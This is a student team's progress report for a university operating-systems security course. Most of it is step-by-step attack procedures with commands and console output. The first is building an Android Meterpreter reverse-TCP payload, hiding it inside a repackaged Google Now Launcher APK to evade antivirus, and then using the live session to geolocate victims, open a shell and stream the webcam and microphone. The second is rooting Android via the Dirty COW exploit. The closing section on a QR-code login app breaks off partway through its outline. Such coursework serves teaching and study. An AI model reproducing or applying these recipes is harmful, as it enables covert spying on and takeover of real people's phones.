Concordia Institute for Information System Engineering

(CIISE)

INSE 6130 Operating Systems Security

Project Progress Report

Submitted to:

Professor Dr. Lingyu Wang

Submitted By:

Student Name	Student ID
Dhrumil Sunil Chablani	40195291
Ujwal Allada	40193368
Adnan Zuhaib	40185537
Mohammed Rabith Tarapathi	40169519
Dhruv Haribhakti	40172725
Shivani Thopte	40200065
Bikram Bikram	40189488
Rowan Sandhu	40196883

TABLE OF CONTENTS

1. ATTACKS

1.1 Reverse TCP Meterpreter Using Metaspoit …..…..……...… 3

1.1.1 Basic Concept ……..…….……...……...… 3

1.1.2 Procedure ……...……...……...… 3

1.1.3 Kali Tools Used ……..……..……...… 5

1.1.4 Screenshots ……..……..……...… 5

1.2 Dirty COW (Copy-on-Write) ……..……..……...… 9

1.2.1 Basic Concept ……..… 9

1.2.2 Procedure ……..……..…… 10

1.2.3 Applications ……..……..…… 12

2. APPLICATION

2.1 Introduction ……....……. 13

2.2 Components ...……...……. 13

2.3 Flow Diagram ...…....……. 13

2.4 Implementation ...…...……. 14

2.4.1 Registration Page ….……...… 14

2.4.2 Main Page ……..

14

2.4.3 Generate Identity Page ….……..

15

2.4.4 Scan Page …...…… 16

2.5 Future Scope …...…...……...……... 17

3. REFERENCES

3.1 Metasploit ..……... 17

3.2 Dirty COW …....…… 17

3.3 Authenticator Application ……..…… 17

1. ATTACKS

1.1 Reverse TCP Meterpreter Using Metaspoit

1.1.1 Basic Concept:

The reason attacks using Metasploit are still viable and unpatched is because its core working is based on the fact that it is the victim machine that makes the connection with the attacker (thus the name “Reverse Tcp”). In most general use cases, software firewalls that are placed to protect the victim only check for incoming requests on the network, not outgoing responses/requests. Thus, when a victim runs a malicious MSF payload on his/her system, the request carrying the reverse connection is not checked by the firewall.

Over the years, the process to detect and stop MSF payloads before they get installed on victim systems has improved tremendously. So, the main aim is to disguise the payload as a regular application package that can bypass most known firewalls. In this project we implemented a process to bind the MSF payload with a clean “Google Now Launcher” apk available online to trick the antivirus.

1.1.2 Procedure:

- Use Bridged Adapter in Kali VM Network settings to get local IP => (192.168.1.XXX)
- Make a payload using 'MSFVENOM' without using encoders and encryptors as encoding a payload blocks it from being decompiled.
    - msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.XXX LPORT=4444 R>virus.apk
- Then Decompile the Payload using apktool
    - apktool d -f virus.apk -o /home/kali/Desktop/...
- Download Google Now Launcher (Harmless apk) and decompile it as above
- Now Go to 'Google -> smali -> com' and make 'metasploit' folder
- Go into the above created 'metasploit' folder and make a new folder 'stage'
- Now to into 'Payload -> smali -> com -> metasploit -> stage' and copy the 'Payload.smali' file
- Paste the 'Payload.smali' file inside 'Google -> smali -> com -> metasploit -> stage'
- Find and open 'StubApp.smali' as ROOT inside 'Google -> smali -> com -> google -> android -> launcher'

- Find 'onCreate' inside 'StubApp.smali' and type the following line under '.line 42' :
    - invoke-static {p0}, Landroid/metasploit/stage/Payload;->onCreate(Landroid/content/Context;)V

- Now open AndroidManifest.xml of both Payload and Google Now Launcher and copy all the permissions from 'Payload->AndroidManifest.xml' to 'Google->AndroidManifest.xml'

- Now use apktool to build the editted google folder
    - apktool b Original

- You will find the final apk inside 'dist' folder inside the Original Google Folder

- To generate keystore we will use 'keytool'
    - keytool -genkey -V -keystore /home/kali/Desktop/Work/Signature/key.keystore -alias alexis -keyalg RSA -keysize 2048 -validity 1000

- Sign the malicious apk using 'jarsigner'
    - jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore /home/kali/Desktop/Work/Signature/key.keystore com.google.android.launcher_2017-12-07.apk alexis

- Use 'Zipalign' to compress the apk
    - zipalign -v 4 com.google.android.launcher_2017-12-07.apk signed.apk


- Send 'signed.apk' to victim using FTP Server
    - python3 -m http.server

- Open MSFCONSOLE and use these commands
    - use exploit/multi/handler
    - set payload android/meterpreter/reverse_tcp
    - set LHOST 192.168.1.XXX
    - set LPORT 4444
    - Attack Commands :
        - sysinfo – To get system information
        - ps – To get list of currently running processes
        - geolocate – To get the geographical location of the victim
        - shell – To start a shell on the victim machine
        - set_audio_mode -m 0/1/2 – To change audio settings
        - webcam_stream – To access webcam
        - record_mic -d 20 – To listen to victim’s surroundings


1.1.3 Kali Tools Used:

Sr. No.	Tool	Inbuilt/External	Description
1	MSFVENOM	Inbuilt	Used to create payloads. Using the local IP and an open port of the attacker machine, an android apk to engineer a reverse_tcp connection attack is built.
2	APKTOOL	Inbuilt	Used to decompile(d) existing .apk files and build(b) edited decompiled directories to generate apks.
3	KEYTOOL	External	Used to generate and manage cryptographic signature keys to self-authenticate the user. Here, this tool is used to create signature keys (SHA1) for the malicious apk.
4	JARSIGNER	External	Primarily used to sign JAR (Java Archive) files is utilized to sign the malicious apk with the keys generated by keytool.
5	ZIPALIGN	External	Used to compress the malicious so that the overall memory usage of the app decreases, causing lower RAM usage.
6	MSFCONSOLE	Inbuilt	Used to exploit a victim device by starting a multi/handler session. This tool already comes loaded with a series of exploits like 'sysinfo' to get basic system information, 'screenshot' to take a screenshot and 'webcam stream' to view camera stream of the victim device.


1.1.4 Screenshots:



Creating Payload



Editing AndroidManifest.xml to add permission request




Decompiling Safe.apk (Google Launcher) using APKTOOL

```
File  Actions  Edit  View  Help

# keytool -genkey -V -keystore /home/kali/Desktop/keys.keystore -alias dsc -keyalg RSA -keysize 2048 -validity 1000

Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:  Temp
What is the name of your organizational unit?
  [Unknown]:  Temp
What is the name of your organization?
  [Unknown]:  Temp
What is the name of your City or Locality?
  [Unknown]:  Temp
What is the name of your State or Province?
  [Unknown]:  TP
What is the two-letter country code for this unit?
  [Unknown]:  TP
Is CN=Temp, OU=Temp, O=Temp, L=Temp, ST=TP, C=TP correct?
  [no]:  yes

Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 1,000 days
        for: CN=Temp, OU=Temp, O=Temp, L=Temp, ST=TP, C=TP
[Storing /home/kali/Desktop/keys.keystore]
```

Generating Signature Keys using KEYSTORE


```
File  Actions  Edit  View  Help

┌──(root💀kali)-[/home/kali]
└─# msfconsole

      dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                    o
        '   dB'                       BBP
     dB'dB'dB' dBBP     dBP     dBP BB
    dB'dB'dB' dBP      dBP     dBP  BB
   dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                              dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
                                                 dB' dBP    dB'.BP
                               |       dBP    dBBBB' dBP    dB'.BP dBP    dBP
                              --o--    dBP    dBP    dBP    dB'.BP dBP    dBP
                               |       dBBBBP dBP    dBBBBP dBBBBP dBP    dBP


          o                  To boldly go where no
                              shell has gone before


       =[ metasploit v6.1.14-dev                          ]
+ -- --=[ 2180 exploits - 1155 auxiliary - 399 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use help <command> to learn more
about any command

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.102
LHOST ⇒ 192.168.1.102
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.102:4444
[*] Sending stage (77138 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.102:4444 → 192.168.1.101:52880 ) at 2021-12-10 17:11:43 -0500

meterpreter >
```

Starting MSFCONSOLE and setting up Payload, LHOST and LPORT



sysinfo and process list exploits

Webcam Snap Exploit



Screenshot Captured

1.2 DIRTY COW


1.2.1 Basic Concept:

- It is a privilege escalation vulnerability in the Linux Kernel, Dirty COW gets its name from the copy-on-write (COW) mechanism in the kernel's memory management system.
- Malicious programs can potentially set up a race condition to turn a read-only mapping of a file into a writable mapping. Thus, an underprivileged user could utilize this flaw to elevate their privileges on the system
- It existed in the Linux kernel since September 2007, and was discovered and exploited in October 2016. The vulnerability affects all Linux-based operating systems, including Android, and its consequence is very severe: attackers can gain the root privilege by exploiting the vulnerability.
- CVE-2016-5195 is the official reference to this bug.
    - A race condition was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system.
- Race Condition: A race condition occurs in software when the proper operation of a computer program is dependent on the order or timing of the program's processes or threads. Invalid execution and software flaws are caused by critical race circumstances. When processes or threads rely on a shared state, critical race circumstances are common. Shared state operations are carried out in key parts that must be mutually exclusive. Failure to follow this rule may result in the shared state being corrupted.

1.2.2 Procedure:

- For performing the attack, we are using an android phone running on android 5 on x86 architecture.

- Install android NDK 18.1.5063045 on the kali Linux by using the below steps for compiling the exploit on the x86 architecture.




- Download the appropriate android native development tool kit for Linux


- Extract the NDK into the current working directory
  - unzip android-ndk-r14b-linux-x86_64.zip

- Exploiting the vulnerability
  - Git clone https://github.com/timwr/CVE-2016-5195


- Setup android debug bridge (ADB) between the attacker and the victim's machine (android device) by using the steps below:
  - adb start-server
  - adb tcpip xxxx (establish TCP connecting on port xxxx)
  - adb connect IP(IP of android device): 192.168.2.xx:xxxx
  - push a test file and to the victim to confirm connectivity.



- Add android NDK to the path.
    - export PATH="$PATH:$HOME/android-ndk-r14b/"




- Compiling the binary and deploying it to the Android system
    - Make root



- Executing the dirty cow exploit by using the Android Debug Bridge.
    - adb shell /system/bin/run-as

- Executing the id command to check the privilege of the user.
    - id
    - uid=0(root) gid=0(root) groups=0(root)



1.2.3 Applications

- The Dirty COW vulnerability is thought to have a variety of applications, including those that have been demonstrated, such as acquiring root capabilities on Android devices, as well as several speculated implementations.
- There are many binaries used in Linux which are read-only, and can only be modified or written to by a user of higher permissions, such as the root. When privileges are escalated, whether by genuine or malicious means – such as by using the Dirty COW exploit – the user can modify usually unmodifiable binaries and files. If a malicious individual could use the Dirty COW vulnerability to escalate their permissions, they could change a file, such as /bin/bash, so that it performs additional, unexpected functions, such as a keylogger. When a user starts a program which has been infected, they will inadvertently allow the malicious code to run.
- If the exploit targets a program which is run with root privileges, the exploit will have those same privileges.


2. APPLICATION

2.1 Introduction: The popularity of QR codes is increasing day by day. The main reasons for this popularity are practicality, user friendliness and security, it is very well balanced. The need for a contactless authentication method has increased drastically. A secure and simple to use contactless authentication is a need. During the crisis of pandemic and its impact on economy are making security a very critical aspect. For instance, touching the atm machines, or using STM cards is very risky, we need a solution to tackle this issue. The solution to the problem is to Go-Passwordless. One of the solutions is implementing the authentication of a user, using QR codes.

2.2 Components:

- Main Activity
- Login Activity
- Register Activity
- Main Activity
- Scan Activity
- Generate Activity

